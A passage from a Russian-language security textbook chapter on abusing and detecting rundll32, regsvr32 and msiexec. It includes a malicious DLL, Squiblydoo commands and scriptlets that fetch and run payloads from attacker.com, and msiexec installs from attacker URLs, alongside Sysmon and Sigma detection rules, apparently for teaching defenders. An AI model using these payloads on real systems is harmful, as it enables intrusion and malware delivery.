В данной главе мы детально разберём архитектуру каждой утилиты, её штатное применение, механизмы злоупотребления с точки зрения Red Team и стратегии обнаружения с точки зрения Blue Team. Дополнительно рассмотрим менее известные загрузчики кода: `odbcconf.exe`, `InfDefaultInstall.exe`, `iexpress.exe`, `wextract.exe` и `control.exe`.

17.1. rundll32.exe — универсальный загрузчик функций из DLL

17.1.1. Назначение и архитектура

`rundll32.exe` — утилита командной строки, предназначенная для вызова экспортируемых функций из динамически подключаемых библиотек (DLL). Она появилась в Windows 95 как замена 16-битной `rundll.exe` и с тех пор является неотъемлемой частью операционной системы.

Расположение исполняемого файла:

```
C:\Windows\System32\rundll32.exe    (64-бит)
C:\Windows\SysWOW64\rundll32.exe    (32-бит на 64-битной ОС)
```

Размер файла варьируется в зависимости от версии Windows, но обычно составляет 60–70 КБ. Файл подписан сертификатом Microsoft Windows.

17.1.2. Синтаксис вызова

Общий формат команды:

```
rundll32.exe <DllName>,<EntryPoint> [аргументы]
```

Критически важные особенности синтаксиса:

1. **Запятая без пробела** между именем DLL и точкой входа — обязательное требование. Пробел после запятой допускается, но перед ней — нет.
2. **Имя функции чувствительно к регистру**. Вызов `Shell32.dll,control_rundll` завершится ошибкой, если экспортируемая функция называется `Control_RunDLL`.
3. **Аргументы** передаются в функцию как строка, следующая за именем точки входа.

Прототип функции, вызываемой через `rundll32`:

```
void CALLBACK EntryPoint(
    HWND hwnd,        // дескриптор родительского окна
    HINSTANCE hinst,  // дескриптор экземпляра DLL
    LPSTR lpszCmdLine,// командная строка (аргументы)
    int nCmdShow      // режим отображения окна
);
```

Для Unicode-варианта суффикс `W` добавляется к имени функции:

```
void CALLBACK EntryPointW(
    HWND hwnd,
    HINSTANCE hinst,
    LPWSTR lpszCmdLine,  // Unicode-строка
    int nCmdShow
);
```

17.1.3. Внутренний механизм работы

При запуске `rundll32.exe` выполняет следующую последовательность действий:

```
1. Разбор командной строки: выделение DllName, EntryPoint, аргументов
2. LoadLibrary(DllName) — загрузка DLL в адресное пространство
3. GetProcAddress(hModule, EntryPoint) — получение адреса функции
   3a. Если не найдена — попытка GetProcAddress(hModule, EntryPointA)
   3b. Если не найдена — попытка GetProcAddress(hModule, EntryPointW)
4. Вызов функции с передачей hwnd, hinst, lpszCmdLine, nCmdShow
5. FreeLibrary(hModule) — выгрузка DLL
6. Завершение процесса
```

Псевдокод внутренней логики `rundll32.exe`:

```
int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrev,
                   LPSTR lpCmdLine, int nCmdShow) {
    // Разбор командной строки
    char szDllName[MAX_PATH];
    char szEntryPoint[256];
    char szArgs[1024];
    ParseCommandLine(lpCmdLine, szDllName, szEntryPoint, szArgs);

    // Загрузка DLL
    HMODULE hDll = LoadLibrary(szDllName);
    if (!hDll) {
        // Ошибка: DLL не найдена
        MessageBox(NULL, "DLL not found", "rundll32", MB_ICONERROR);
        return 1;
    }

    // Поиск точки входа
    RUNDLLPROC pfnEntry = (RUNDLLPROC)GetProcAddress(hDll, szEntryPoint);
    if (!pfnEntry) {
        // Попытка с суффиксом A
        char szEntryA[260];
        wsprintf(szEntryA, "%sA", szEntryPoint);
        pfnEntry = (RUNDLLPROC)GetProcAddress(hDll, szEntryA);
    }
    if (!pfnEntry) {
        // Попытка с суффиксом W
        char szEntryW[260];
        wsprintf(szEntryW, "%sW", szEntryPoint);
        pfnEntry = (RUNDLLPROC)GetProcAddress(hDll, szEntryW);
    }

    if (pfnEntry) {
        HWND hwndStub = CreateStubWindow();
        pfnEntry(hwndStub, hInst, szArgs, nCmdShow);
        DestroyWindow(hwndStub);
    }

    FreeLibrary(hDll);
    return 0;
}
```

Важный нюанс: `rundll32` создаёт скрытое окно-заглушку (`stub window`), дескриптор которого передаётся в вызываемую функцию. Это окно обрабатывает сообщения Windows, что позволяет вызываемым функциям использовать стандартные механизмы GUI.

17.1.4. Стандартные применения

Панель управления

Наиболее распространённое применение `rundll32` — запуск апплетов панели управления:

```
:: Открытие панели управления
rundll32.exe shell32.dll,Control_RunDLL

:: Конкретный апплет — дата и время
rundll32.exe shell32.dll,Control_RunDLL timedate.cpl

:: Свойства экрана
rundll32.exe shell32.dll,Control_RunDLL desk.cpl

:: Установка и удаление программ
rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl

:: Сетевые подключения
rundll32.exe shell32.dll,Control_RunDLL ncpa.cpl

:: Свойства мыши
rundll32.exe shell32.dll,Control_RunDLL main.cpl

:: Свойства звука
rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl
```

Блокировка и управление питанием

```
:: Блокировка рабочей станции
rundll32.exe user32.dll,LockWorkStation

:: Перевод в спящий режим
rundll32.exe powrprof.dll,SetSuspendState 0,1,0

:: Перевод в гибернацию
rundll32.exe powrprof.dll,SetSuspendState 1,0,0
```

Работа с файлами и URL

```
:: Открытие URL в браузере по умолчанию
rundll32.exe url.dll,FileProtocolHandler https://example.com

:: Открытие файла ассоциированным приложением
rundll32.exe url.dll,FileProtocolHandler "C:\document.pdf"

:: Работа с ZIP-архивами
rundll32.exe zipfldr.dll,RouteTheCall "C:\archive.zip"

:: Открытие диалога «Подключение сетевого диска»
rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL Connect
```

Управление принтерами

```
:: Интерфейс управления принтерами
rundll32.exe printui.dll,PrintUIEntry /il

:: Добавление сетевого принтера
rundll32.exe printui.dll,PrintUIEntry /in /n "\\server\printer"

:: Удаление принтера
rundll32.exe printui.dll,PrintUIEntry /dl /n "PrinterName"

:: Печать тестовой страницы
rundll32.exe printui.dll,PrintUIEntry /k /n "PrinterName"

:: Экспорт настроек принтера
rundll32.exe printui.dll,PrintUIEntry /Ss /n "PrinterName" /a "settings.dat"
```

Другие полезные вызовы

```
:: Очистка кеша иконок
rundll32.exe shell32.dll,SHChangeNotify 0x8000000,0,0,0

:: Диалог «О программе Windows»
rundll32.exe shell32.dll,ShellAboutW

:: Создание ярлыка
rundll32.exe appwiz.cpl,NewLinkHere %path%

:: Открытие диалога «Свойства Интернет»
rundll32.exe inetcpl.cpl,LaunchConnectionDialog

:: Диалог «Выполнить»
rundll32.exe shell32.dll,#61
```

17.1.5. Безопасность: Red Team

Загрузка произвольных DLL

Самый прямолинейный сценарий злоупотребления — загрузка произвольной DLL с вызовом экспортируемой функции:

```
:: Загрузка вредоносной DLL
rundll32.exe C:\Temp\payload.dll,Execute

:: Загрузка DLL из UNC-пути
rundll32.exe \\attacker\share\payload.dll,Execute

:: Загрузка DLL из WebDAV
rundll32.exe \\attacker@SSL\DavWWWRoot\payload.dll,Execute
```

Минимальный пример вредоносной DLL:

```
// payload.c — компиляция: cl /LD payload.c
#include <windows.h>

// Экспортируемая функция с правильной сигнатурой rundll32
__declspec(dllexport) void CALLBACK Execute(
    HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow) {

    // Произвольный код
    WinExec("cmd.exe /c whoami > C:\\Temp\\output.txt", SW_HIDE);
}

// DllMain — выполняется при загрузке DLL (до вызова Execute)
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        // Код здесь выполнится даже без правильной точки входа
        // Это важно для атакующих: код в DllMain выполнится в любом случае
    }
    return TRUE;
}
```

Обратите внимание на критически важный факт: код в `DllMain` выполняется при загрузке DLL через `LoadLibrary`, **до** того как `rundll32` попытается найти точку входа через `GetProcAddress`. Это означает, что атакующий может разместить весь payload в `DllMain`, и даже несуществующая точка входа не помешает выполнению кода.

Выполнение JavaScript через mshtml

Классический вектор атаки, использующий `mshtml.dll`:

```
:: Выполнение JavaScript (устаревший, но показательный вектор)
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";
  document.write();h=new%20ActiveXObject("WScript.Shell");
  h.Run("calc.exe");
```

Этот метод эксплуатирует обработчик протокола `javascript:` и функцию `RunHTMLApplication` из `mshtml.dll`. Хотя в современных версиях Windows этот вектор может быть заблокирован, он демонстрирует принципиальную возможность выполнения скриптового кода через `rundll32`.

Более сложный пример с загрузкой удалённого скрипта:

```
:: Загрузка и выполнение удалённого HTA
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";
  document.write();
  GetObject("script:https://attacker.com/payload.sct")
```

Прокси-выполнение через доверенный процесс

Одно из главных преимуществ `rundll32` для атакующих — это **прокси-выполнение** (proxy execution). Вместо запуска подозрительного исполняемого файла напрямую, код выполняется в контексте доверенного процесса `rundll32.exe`:

```
:: Вместо прямого запуска malware.exe:
rundll32.exe malware.dll,DllMain

:: Преимущества для атакующего:
:: 1. Процесс выглядит как легитимный системный
:: 2. Обходит правила AppLocker, основанные на имени исполняемого файла
:: 3. Может обойти базовые правила файрвола, разрешающие rundll32
:: 4. Затрудняет анализ в журналах — видно только запуск rundll32
```

DLL Side-Loading через rundll32

DLL Side-Loading — техника, эксплуатирующая порядок поиска DLL в Windows:

```
:: Размещение вредоносной DLL с именем легитимной в каталоге,
:: который проверяется раньше системного
:: Пример: создание фальшивой version.dll
copy payload.dll C:\Temp\version.dll

:: Вызов с указанием каталога
rundll32.exe C:\Temp\version.dll,GetFileVersionInfoW
```

Использование Alternate Data Streams (ADS)

NTFS позволяет скрывать данные в альтернативных потоках файлов:

```
:: Скрытие DLL в ADS легитимного файла
type payload.dll > "C:\Temp\readme.txt:hidden.dll"

:: Вызов DLL из ADS
rundll32.exe "C:\Temp\readme.txt:hidden.dll",Execute

:: Проверка наличия ADS
dir /r "C:\Temp\readme.txt"
```

Обход через экспорт по ординалу

DLL могут экспортировать функции не только по имени, но и по ординалу (числовому индексу):

```
:: Вызов функции по ординалу
rundll32.exe payload.dll,#1

:: В DEF-файле при компиляции DLL:
:: EXPORTS
::   Execute @1
```

17.1.6. Безопасность: Blue Team

Мониторинг аномальных вызовов rundll32

Для эффективного обнаружения злоупотреблений необходимо понимать **baseline** легитимного использования `rundll32.exe`:

Нормальное поведение: - Родительский процесс: `explorer.exe`, `svchost.exe`, `mmc.exe` - Загружаемые DLL: из `%SystemRoot%\System32` - Вызываемые функции: стандартные (`Control_RunDLL`, `PrintUIEntry` и др.) - Нет сетевой активности - Быстрое завершение (секунды)

Аномальное поведение (индикаторы компрометации): - Родительский процесс: `cmd.exe`, `powershell.exe`, `wscript.exe`, `wmiprvse.exe` - DLL из нестандартных каталогов (`%TEMP%`, `%APPDATA%`, `Downloads`) - Сетевые подключения от процесса `rundll32.exe` - Длительное выполнение (минуты, часы) - Запуск дочерних процессов (`cmd.exe`, `powershell.exe`) - Строка `javascript:` в командной строке - UNC-пути в аргументах

Sysmon-правила для мониторинга rundll32

```
<!-- Sysmon конфигурация для мониторинга rundll32 -->
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Event ID 1: Создание процесса rundll32 -->
    <RuleGroup name="Rundll32 Process Creation" groupRelation="or">
      <ProcessCreate onmatch="include">
        <!-- rundll32 с JavaScript -->
        <CommandLine condition="contains">javascript:</CommandLine>

        <!-- rundll32 загружает DLL из временных каталогов -->
        <CommandLine condition="contains any">
          \Temp\;\AppData\;\Downloads\;\Users\Public\
        </CommandLine>

        <!-- rundll32 с UNC-путями -->
        <CommandLine condition="begin with">
          rundll32 \\
        </CommandLine>

        <!-- rundll32 с вызовом по ординалу -->
        <CommandLine condition="contains">,#</CommandLine>

        <!-- rundll32 запущен подозрительным родителем -->
        <ParentImage condition="end with">
          \cmd.exe;\powershell.exe;\wscript.exe;\cscript.exe;
          \mshta.exe;\wmiprvse.exe
        </ParentImage>
      </ProcessCreate>
    </RuleGroup>

    <!-- Event ID 3: Сетевые подключения от rundll32 -->
    <RuleGroup name="Rundll32 Network" groupRelation="or">
      <NetworkConnect onmatch="include">
        <Image condition="end with">\rundll32.exe</Image>
      </NetworkConnect>
    </RuleGroup>

    <!-- Event ID 7: Загрузка DLL процессом rundll32 -->
    <RuleGroup name="Rundll32 DLL Load" groupRelation="or">
      <ImageLoad onmatch="include">
        <Image condition="end with">\rundll32.exe</Image>
        <!-- Исключаем легитимные системные DLL -->
        <ImageLoaded condition="excludes">
          C:\Windows\System32;C:\Windows\SysWOW64
        </ImageLoaded>
      </ImageLoad>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Sigma-правила для обнаружения

```yaml
# Sigma rule: подозрительный запуск rundll32
title: Suspicious Rundll32 Execution
id: e4c7a7b0-1a2b-3c4d-5e6f-7a8b9c0d1e2f
status: stable
description: >
  Обнаружение подозрительного запуска rundll32.exe с аномальными
  аргументами командной строки
author: Security Team
date: 2025/01/15
logsource:
  category: process_creation
  product: windows
detection:
  selection_javascript:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains: 'javascript:'
  selection_remote:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - '\\\\'
  selection_suspicious_path:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains:
      - '\Temp\'
      - '\AppData\'
      - '\Downloads\'
      - '\ProgramData\'
      - '\Users\Public\'
  selection_ads:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains: ':'
    CommandLine|contains: '.dll'
    # Ложные срабатывания: C:\path\file.dll — содержит ':'
    # Необходима дополнительная фильтрация по паттерну ADS
  condition: selection_javascript or selection_remote or
             selection_suspicious_path or selection_ads
level: high
tags:
  - attack.defense_evasion
  - attack.t1218.011
falsepositives:
  - Легитимное ПО, использующее rundll32 с нестандартными путями
```

Групповые политики

```
:: Ограничение запуска rundll32 через AppLocker (PowerShell)
New-AppLockerPolicy -RuleType Publisher -Action Deny `
  -User "Everyone" `
  -RuleNamePrefix "Block_Rundll32_" `
  -FileInformation (Get-AppLockerFileInformation `
    -Path "C:\Windows\System32\rundll32.exe")
```

17.2. regsvr32.exe — регистрация COM-серверов и вектор Squiblydoo

17.2.1. Назначение и механизм работы

`regsvr32.exe` (Register Server) — системная утилита для регистрации и отмены регистрации COM-серверов (DLL и OCX-файлов) в реестре Windows. При регистрации COM-сервера в реестре создаются записи, позволяющие другим приложениям находить и использовать COM-объекты, реализованные в данной DLL.

Расположение:

```
C:\Windows\System32\regsvr32.exe    (64-бит)
C:\Windows\SysWOW64\regsvr32.exe    (32-бит на 64-битной ОС)
```

17.2.2. Синтаксис и параметры

```
regsvr32 [/u] [/s] [/n] [/i[:cmdline]] DllName
```

Параметр	Описание
`/u`	Отмена регистрации сервера (вызов `DllUnregisterServer`)
`/s`	Тихий режим — без диалоговых окон
`/n`	Не вызывать `DllRegisterServer` (используется совместно с `/i`)
`/i[:cmdline]`	Вызов `DllInstall`, передача необязательной строки `cmdline`

17.2.3. Внутренний механизм

При стандартной регистрации `regsvr32` выполняет:

```
// Псевдокод regsvr32.exe
int main(int argc, char* argv[]) {
    // 1. Разбор аргументов
    ParseArguments(argc, argv);

    // 2. Загрузка DLL
    HMODULE hDll = LoadLibrary(szDllPath);
    if (!hDll) return ERROR_DLL_NOT_FOUND;

    if (bUnregister) {
        // 3a. Отмена регистрации
        typedef HRESULT (STDAPICALLTYPE *DLLUNREGSVR)(void);
        DLLUNREGSVR pfn = (DLLUNREGSVR)GetProcAddress(
            hDll, "DllUnregisterServer");
        if (pfn) pfn();
    } else if (bInstall) {
        // 3b. Установка (с /i)
        typedef HRESULT (STDAPICALLTYPE *DLLINSTALL)(BOOL, LPCWSTR);
        DLLINSTALL pfn = (DLLINSTALL)GetProcAddress(hDll, "DllInstall");
        if (pfn) pfn(!bUnregister, szCmdLine);
    } else {
        // 3c. Регистрация (по умолчанию)
        typedef HRESULT (STDAPICALLTYPE *DLLREGSVR)(void);
        DLLREGSVR pfn = (DLLREGSVR)GetProcAddress(
            hDll, "DllRegisterServer");
        if (pfn) pfn();
    }

    // 4. Выгрузка
    FreeLibrary(hDll);
    return 0;
}
```

COM-сервер при регистрации создаёт записи в реестре:

```
HKEY_CLASSES_ROOT\CLSID\{GUID}
    (Default) = "Описание COM-объекта"
    InprocServer32
        (Default) = "C:\path\to\server.dll"
        ThreadingModel = "Both"
    ProgID
        (Default) = "Application.Object.1"
    TypeLib
        (Default) = "{TypeLib-GUID}"
```

17.2.4. Стандартное применение

```
:: Регистрация COM DLL
regsvr32 MyComServer.dll

:: Тихая регистрация (без сообщений об успехе/ошибке)
regsvr32 /s MyComServer.dll

:: Отмена регистрации
regsvr32 /u MyComServer.dll

:: Тихая отмена регистрации
regsvr32 /u /s MyComServer.dll

:: Регистрация OCX (ActiveX)
regsvr32 mscomctl.ocx

:: Перерегистрация стандартных компонентов (при восстановлении)
regsvr32 /s vbscript.dll
regsvr32 /s jscript.dll
regsvr32 /s msxml3.dll
regsvr32 /s shdocvw.dll
```

17.2.5. Атака Squiblydoo (regsvr32 + scrobj.dll)

Squiblydoo — атака, впервые описанная исследователем Casey Smith в 2016 году. Она эксплуатирует `regsvr32.exe` для загрузки и выполнения удалённых COM Scriptlets (.sct файлов), полностью обходя AppLocker и многие другие механизмы контроля приложений.

Суть атаки: `regsvr32` с параметрами `/n /i:URL scrobj.dll` загружает указанный URL как COM Scriptlet и выполняет содержащийся в нём скрипт.

Команда атаки

```
:: Базовый вектор Squiblydoo
regsvr32 /s /n /i:https://attacker.com/payload.sct scrobj.dll

:: Расшифровка параметров:
:: /s     — тихий режим (без диалоговых окон)
:: /n     — не вызывать DllRegisterServer
:: /i:URL — вызвать DllInstall с передачей URL
:: scrobj.dll — Script Component Runtime (COM Scriptlet Engine)
```

Структура SCT-файла (COM Scriptlet)

SCT-файл — это XML-документ, описывающий COM-компонент на скриптовом языке:

```
<?XML version="1.0"?>
<scriptletfile>
  <registration
    description="Legitimate Component"
    progid="TESTING"
    version="1.0"
    classid="{AAAA0000-0000-0000-0000-000000000001}"
    remotable="true">

    <script language="JScript">
      <![CDATA[
        // Код выполняется при регистрации (DllInstall)
        var shell = new ActiveXObject("WScript.Shell");

        // Пример: выполнение команды
        shell.Run("cmd.exe /c whoami > C:\\Temp\\output.txt", 0, true);

        // Пример: загрузка и запуск payload
        var http = new ActiveXObject("MSXML2.XMLHTTP");
        http.Open("GET", "https://attacker.com/payload.exe", false);
        http.Send();

        var stream = new ActiveXObject("ADODB.Stream");
        stream.Open();
        stream.Type = 1; // adTypeBinary
        stream.Write(http.ResponseBody);
        stream.SaveToFile("C:\\Temp\\payload.exe", 2);
        stream.Close();

        shell.Run("C:\\Temp\\payload.exe", 0);
      ]]>
    </script>
  </registration>
</scriptletfile>
```

Более продвинутый SCT с использованием VBScript и обфускацией:

```
<?XML version="1.0"?>
<scriptletfile>
  <registration
    progid="AdvancedPayload"
    classid="{BBBB0000-0000-0000-0000-000000000002}">

    <script language="VBScript">
      <![CDATA[
        ' Выполнение PowerShell с обходом ExecutionPolicy
        Dim objShell
        Set objShell = CreateObject("WScript.Shell")

        ' Base64-кодированная команда PowerShell
        Dim encodedCmd
        encodedCmd = "JABjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgA" & _
                     "FMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBD" & _
                     "AGwAaQBlAG4AdAA="

        objShell.Run "powershell -nop -enc " & encodedCmd, 0, False

        Set objShell = Nothing
      ]]>
    </script>
  </registration>
</scriptletfile>
```

Почему Squiblydoo обходит AppLocker

1. `regsvr32.exe` находится в `%SystemRoot%\System32` и по умолчанию разрешён в AppLocker
2. `scrobj.dll` — легитимная системная библиотека Microsoft
3. SCT-файл загружается из сети и выполняется в памяти
4. Никакие исполняемые файлы не записываются на диск (если payload в памяти)
5. Процесс `regsvr32.exe` подписан Microsoft

Network-aware execution

`regsvr32` способен загружать ресурсы по сети, что делает его полезным для атакующих:

```
:: HTTP загрузка
regsvr32 /s /n /i:http://attacker.com/payload.sct scrobj.dll

:: HTTPS загрузка (шифрованный канал)
regsvr32 /s /n /i:https://attacker.com/payload.sct scrobj.dll

:: UNC-путь (SMB)
regsvr32 /s /n /i:\\attacker\share\payload.sct scrobj.dll

:: WebDAV
regsvr32 /s /n /i:\\attacker@80\path\payload.sct scrobj.dll
```

17.2.6. Безопасность: Blue Team

Обнаружение Squiblydoo

Ключевые индикаторы атаки Squiblydoo:

```
1. Командная строка regsvr32 содержит:
   - /i: с URL (http://, https://)
   - /i: с UNC-путём (\\)
   - scrobj.dll
   - /n и /i вместе

2. Сетевые подключения от regsvr32.exe (Event ID 3 Sysmon)

3. Дочерние процессы regsvr32.exe:
   - cmd.exe, powershell.exe, wscript.exe

4. Файловые операции regsvr32.exe:
   - Создание файлов в %TEMP%, %APPDATA%
```

Event ID для мониторинга

```
Windows Security Log:
  4688 — Process Creation (с включённым аудитом командной строки)

Sysmon:
  1  — Process Create (CommandLine, ParentImage)
  3  — Network Connection (regsvr32 → внешний IP)
  7  — Image Loaded (DLL, загруженные regsvr32)
  11 — File Create (файлы, созданные regsvr32)
  12 — Registry Create/Delete (изменения в CLSID)
  13 — Registry Value Set

Windows Defender:
  1116 — Malware detected
  1117 — Action taken
```

Sysmon-правила для regsvr32

```
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Обнаружение Squiblydoo -->
    <RuleGroup name="Regsvr32 Squiblydoo" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">\regsvr32.exe</Image>
        <CommandLine condition="contains any">
          scrobj.dll;/i:http;/i:https;/i:\\
        </CommandLine>
      </ProcessCreate>
    </RuleGroup>

    <!-- Сетевые подключения regsvr32 -->
    <RuleGroup name="Regsvr32 Network" groupRelation="or">
      <NetworkConnect onmatch="include">
        <Image condition="end with">\regsvr32.exe</Image>
      </NetworkConnect>
    </RuleGroup>

    <!-- regsvr32 загружает DLL из нестандартных путей -->
    <RuleGroup name="Regsvr32 Suspicious DLL" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">\regsvr32.exe</Image>
        <CommandLine condition="contains any">
          \Temp\;\AppData\;\Downloads\;\Users\Public\
        </CommandLine>
      </ProcessCreate>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Блокировка через WDAC (Windows Defender Application Control)

```
<!-- WDAC-политика для блокировки Squiblydoo -->
<SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
  <Rules>
    <!-- Запрет regsvr32 на загрузку scrobj.dll с /i параметром -->
    <Rule>
      <RuleID>{12345678-ABCD-EF01-2345-6789ABCDEF01}</RuleID>
      <RuleType>DenyRule</RuleType>
      <Conditions>
        <FilePathCondition>
          <Path>%SYSTEM32%\scrobj.dll</Path>
        </FilePathCondition>
      </Conditions>
    </Rule>
  </Rules>
</SiPolicy>
```

Более практичный подход — через PowerShell и ConfigCI:

```
# Создание базовой WDAC-политики с блокировкой
# опасных комбинаций

# Шаг 1: Создание политики на основе текущей конфигурации
New-CIPolicy -Level Publisher -FilePath "C:\Policies\BasePolicy.xml" `
    -UserPEs -Fallback Hash

# Шаг 2: Добавление правила запрета для scrobj.dll
# в контексте regsvr32
Add-CIPolicyRule -FilePath "C:\Policies\BasePolicy.xml" `
    -DriverFilePath "C:\Windows\System32\scrobj.dll" `
    -Level Hash -Deny

# Шаг 3: Конвертация в бинарный формат
ConvertFrom-CIPolicy -XmlFilePath "C:\Policies\BasePolicy.xml" `
    -BinaryFilePath "C:\Windows\System32\CodeIntegrity\SIPolicy.p7b"
```

17.3. msiexec.exe — Windows Installer

17.3.1. Архитектура Windows Installer

Windows Installer (MSI) — подсистема установки и управления программным обеспечением, встроенная в Windows. Служба `msiserver` работает с повышенными привилегиями (SYSTEM), что является одновременно необходимостью (для установки ПО) и вектором атаки.
Ключевые компоненты:

```
msiexec.exe          — клиентский интерфейс
msi.dll              — ядро Windows Installer
msihnd.dll           — внутренние обработчики
Windows Installer    — служба (msiserver), работает от SYSTEM
```

Типы пакетов:

Расширение	Описание
`.msi`	Основной пакет установки (база данных MSI)
`.mst`	Трансформ — модификация MSI без изменения оригинала
`.msp`	Патч — обновление для установленного продукта
`.msm`	Merge Module — переиспользуемый компонент

Структура MSI-файла представляет собой реляционную базу данных OLE Structured Storage с таблицами:

```
Property         — свойства установки
Feature          — функциональные группы
Component        — отдельные компоненты
File             — файлы для установки
Registry         — записи реестра
CustomAction     — пользовательские действия
InstallUISequence   — последовательность UI
InstallExecuteSequence — последовательность установки
Binary           — встроенные бинарные данные
Media            — информация о носителях
Directory        — структура каталогов
```

17.3.2. Основные режимы работы

```
:: ============================================
:: УСТАНОВКА
:: ============================================

:: Стандартная установка
msiexec /i setup.msi

:: Установка с указанием полного пути
msiexec /i "C:\Installers\application.msi"

:: Установка из URL
msiexec /i https://server.com/package.msi

:: ============================================
:: УДАЛЕНИЕ
:: ============================================

:: Удаление по MSI-файлу
msiexec /x setup.msi

:: Удаление по Product Code (GUID)
msiexec /x {12345678-ABCD-EF01-2345-6789ABCDEF01}

:: ============================================
:: АДМИНИСТРАТИВНАЯ УСТАНОВКА
:: ============================================

:: Извлечение файлов из MSI в каталог (без установки)
msiexec /a setup.msi TARGETDIR="C:\Extracted"

:: ============================================
:: ПАТЧИ
:: ============================================

:: Применение патча
msiexec /p hotfix.msp

:: Применение патча к конкретному продукту
msiexec /p hotfix.msp REINSTALL=ALL REINSTALLMODE=omus

:: ============================================
:: ВОССТАНОВЛЕНИЕ
:: ============================================

:: Полное восстановление
msiexec /f setup.msi

:: Восстановление только файлов
msiexec /fa setup.msi

:: Восстановление из кеша
msiexec /fo setup.msi

:: Восстановление реестра
msiexec /fe setup.msi
```

17.3.3. Режимы пользовательского интерфейса

```
:: Полный UI (по умолчанию)
msiexec /i setup.msi /qf

:: Сокращённый UI (только прогресс-бар и ошибки)
msiexec /i setup.msi /qr

:: Базовый UI (только прогресс-бар)
msiexec /i setup.msi /qb

:: Тихая установка (без UI)
msiexec /i setup.msi /qn

:: Тихая установка с финальным диалогом
msiexec /i setup.msi /qb+

:: Тихая установка без перезагрузки
msiexec /i setup.msi /qn /norestart

:: Принудительная перезагрузка
msiexec /i setup.msi /qn /forcerestart
```

17.3.4. Логирование

```
:: Базовое логирование
msiexec /i setup.msi /L logfile.txt

:: Полное логирование (рекомендуется для отладки)
msiexec /i setup.msi /L*v "C:\Logs\install.log"

:: Флаги логирования:
:: /L          — стандартные сообщения
:: /L*         — все сообщения
:: /L*v        — все сообщения + подробная информация
:: /Li         — информация о статусе
:: /Lw         — предупреждения (non-fatal)
:: /Le         — ошибки
:: /La         — начало действий
:: /Lr         — записи, специфичные для действий
:: /Lu         — запросы пользователя
:: /Lc         — начальные параметры UI
:: /Lm         — нехватка памяти или фатальный выход
:: /Lo         — нехватка дискового пространства
:: /Lp         — свойства терминала
:: /L+         — добавление к существующему файлу

:: Включение глобального логирования через реестр
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" ^
    /v Logging /t REG_SZ /d voicewarmupx /f

:: Логи будут сохраняться в %TEMP%\MSI*.LOG
```

17.3.5. Свойства (Properties)

MSI-свойства управляют поведением установки. Публичные свойства пишутся ЗАГЛАВНЫМИ буквами:

```
:: Указание каталога установки
msiexec /i setup.msi INSTALLDIR="C:\MyApp"

:: Принятие лицензионного соглашения
msiexec /i setup.msi ACCEPT_EULA=1

:: Указание ключа продукта
msiexec /i setup.msi PIDKEY=XXXXX-XXXXX-XXXXX-XXXXX-XXXXX

:: Множественные свойства
msiexec /i setup.msi INSTALLDIR="C:\MyApp" ADDLOCAL=ALL ^
    ALLUSERS=1 REBOOT=ReallySuppress

:: Стандартные свойства MSI:
:: ALLUSERS=1           — установка для всех пользователей
:: REBOOT=ReallySuppress — подавление перезагрузки
:: ADDLOCAL=ALL         — установка всех компонентов
:: REINSTALLMODE=vomus  — режим переустановки
:: TARGETDIR=path       — целевой каталог
```

17.3.6. Трансформы (Transforms)

Трансформы позволяют модифицировать MSI-пакет без изменения оригинального файла:

```
:: Применение трансформа при установке
msiexec /i setup.msi TRANSFORMS="custom.mst"

:: Несколько трансформов (разделитель — точка с запятой)
msiexec /i setup.msi TRANSFORMS="lang_ru.mst;custom.mst"

:: Создание трансформа (через Orca или msitran.exe)
msitran -g base.msi modified.msi transform.mst
```

Трансформы широко используются в корпоративных средах для настройки стандартных пакетов. С точки зрения безопасности, вредоносный трансформ может добавить Custom Action в легитимный MSI.

17.3.7. Безопасность: Red Team

Регистрация DLL через msiexec

Малоизвестная функциональность `msiexec` — регистрация и установка DLL:

```
:: Вызов DllRegisterServer (аналог regsvr32)
msiexec /y payload.dll

:: Вызов DllInstall (аналог regsvr32 /i)
msiexec /z payload.dll

:: Эти команды вызывают:
:: /y — LoadLibrary + GetProcAddress("DllRegisterServer") + вызов
:: /z — LoadLibrary + GetProcAddress("DllInstall") + вызов
```

Это альтернативный вектор загрузки DLL, который может не отслеживаться правилами, настроенными только на `rundll32` и `regsvr32`.

Установка MSI из URL

```
:: msiexec поддерживает загрузку MSI напрямую из URL
msiexec /i https://attacker.com/malicious.msi /qn

:: Тихая установка из URL без подтверждения
msiexec /i https://attacker.com/package.msi /qn ALLUSERS=1

:: BITS-загрузка для обхода проксирования
:: msiexec использует BITS (Background Intelligent Transfer Service)
:: для загрузки, что может обходить некоторые прокси-серверы
```

Создание вредоносных MSI-пакетов

Для создания MSI используется WiX Toolset или Windows SDK:

```
<!-- malicious.wxs — WiX Source файл -->
<?xml version="1.0" encoding="UTF-8"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
  <Product Id="*" Name="Update Package"
           Language="1033" Version="1.0.0.0"
           Manufacturer="Microsoft"
           UpgradeCode="{UNIQUE-GUID-HERE}">

    <Package InstallerVersion="200" Compressed="yes"
             InstallScope="perMachine" />

    <MediaTemplate EmbedCab="yes" />

    <!-- Custom Action: выполнение команды при установке -->
    <CustomAction Id="RunPayload"
                  Directory="TARGETDIR"
                  ExeCommand='cmd.exe /c "whoami > C:\Temp\proof.txt"'
                  Execute="deferred"
